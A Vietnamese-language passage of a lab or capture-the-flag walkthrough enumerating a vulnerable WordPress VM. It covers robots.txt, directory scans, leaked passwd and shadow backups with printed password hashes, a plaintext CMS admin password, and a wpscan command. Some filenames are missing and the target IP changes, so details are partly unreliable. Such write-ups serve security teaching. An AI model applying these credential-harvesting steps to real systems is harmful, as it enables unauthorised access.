- Hãy gọi nó lên trong trình duyệt web: **http: //192.168.25.130/robots.txt**





- Có vẻ như có một số mục nhập và tất nhiên chúng tôi có thể tiếp tục truy cập đến.

**192.168.25.130/backup/** - (bốn tệp passwd.bak, secret.pcapng, shadow.bak, web_12032018-backup.zip) chúng tôi tải xuống để phân tích sau.




**- 192.168.25.130/blog** – 1 giao diện web được chạy trên nền WordPress. Chúng ta hãy xem sau.





**192.168.25.130/ images**- bốn hình ảnh. Không thú vị vào lúc này.
**192.168.25.130/ jenky**- trống
**192.168.25.130/ data**- 404 Không tìm thấy.

**- 192.168.25.130/ asset**- ở đây chúng tôi tìm thấy tệp adminer.phpfile và thư mục css. Trong thư mục `/assets/css/img/opendocma`, có một cài đặt mới của **opendocman**.




**192.168.25.130/install**- 403 Forbidden.
**192.168.25.130/prototypes** - 403 Forbidden.
**192.168.25.130/location** - 403 Forbidden.
**192.168.25.130/select1** - 403 Forbidden.

- Một lần quét bổ sung với DIRB đã tạo ra thêm một số kết quả.








Sẽ có danh sách các domain nên chỉ chú ý 2 IP:

**- / blog / wp-content / themes /** - quyền được định cấu hình sai - đây là thư mục con được tìm thấy thêm ba tệp mà chúng tôi có thể phân tích sau (,,)

**- /blog/wp-content/uploads/2019/11** – có 3 thư mục : application-passwords-1.zipapplication-passwords.zipwp-editor-master.zip




# Phần 3: File Exploration

- Bây giờ tất cả các cổng đã được kiểm tra, hãy cố gắng lấy thêm thông tin từ các phần trước. Trước tiên, hãy bắt đầu với các tệp đã tải xuống.

**passwd.bak**- là 1 bản backup **passwd** file. Thông tin hữu ích


```
:root:x:0:0:root:/root:/bin/bash
fsoft:x:1000:1000:Hacking Labs,,,:/home/fsoft:/bin/bash
```




**shadow.bak**- backup của **shadow** file. Thông tin hữu ích:


```
root:$6$Vecr/cwrJdZ1QPJ5$DdI9uFehxdWSZYHtuY3ymlOR.F8iHBA25wxgBASpNA9
IxwQ8/KmqRUH1TMiKR9y4q234szzo0.UaHdn9YbG720:18223:0:99999:7:::
```

```
fsoft:$6$jxlMs60rp44NJWvf$b30I/W4R/NA8NcSSXF2CmpgXUshZbp7RcYSH0y6Dor
zH0vYMuIJqB23N4lxvLw1kyD29ytMJhwYza0cEcaDhN.:18223:0:99999:7:::
```





**web_12032018-backup.zip** - backup của CMSmini CMS. Thông tin tại **/admin/config.php** được tìm thấy :

```
$admin_login = 'admin';
$admin_pass = 'admin@123';
```



**`application-passwords-1.zip`**
**`application-passwords.zip`** - nội dung giống hệt nhau. Không có thông tin hữu ích.


**Sq3BTKPa**- một tệp cấu hình WordPress. Thông tin hữu ích là dữ liệu truy cập vào cơ sở dữ liệu:




# Phần 4: hám phá Blog được cài đặt trên WordPress

- Bây giờ chúng tôi đang cố gắng lấy thêm thông tin từ cài đặt WordPress. Như mọi khi, công cụ WPScan sẽ giúp chúng ta.

```
wpscan --url http://192.168.178.99/blog/ -e
```

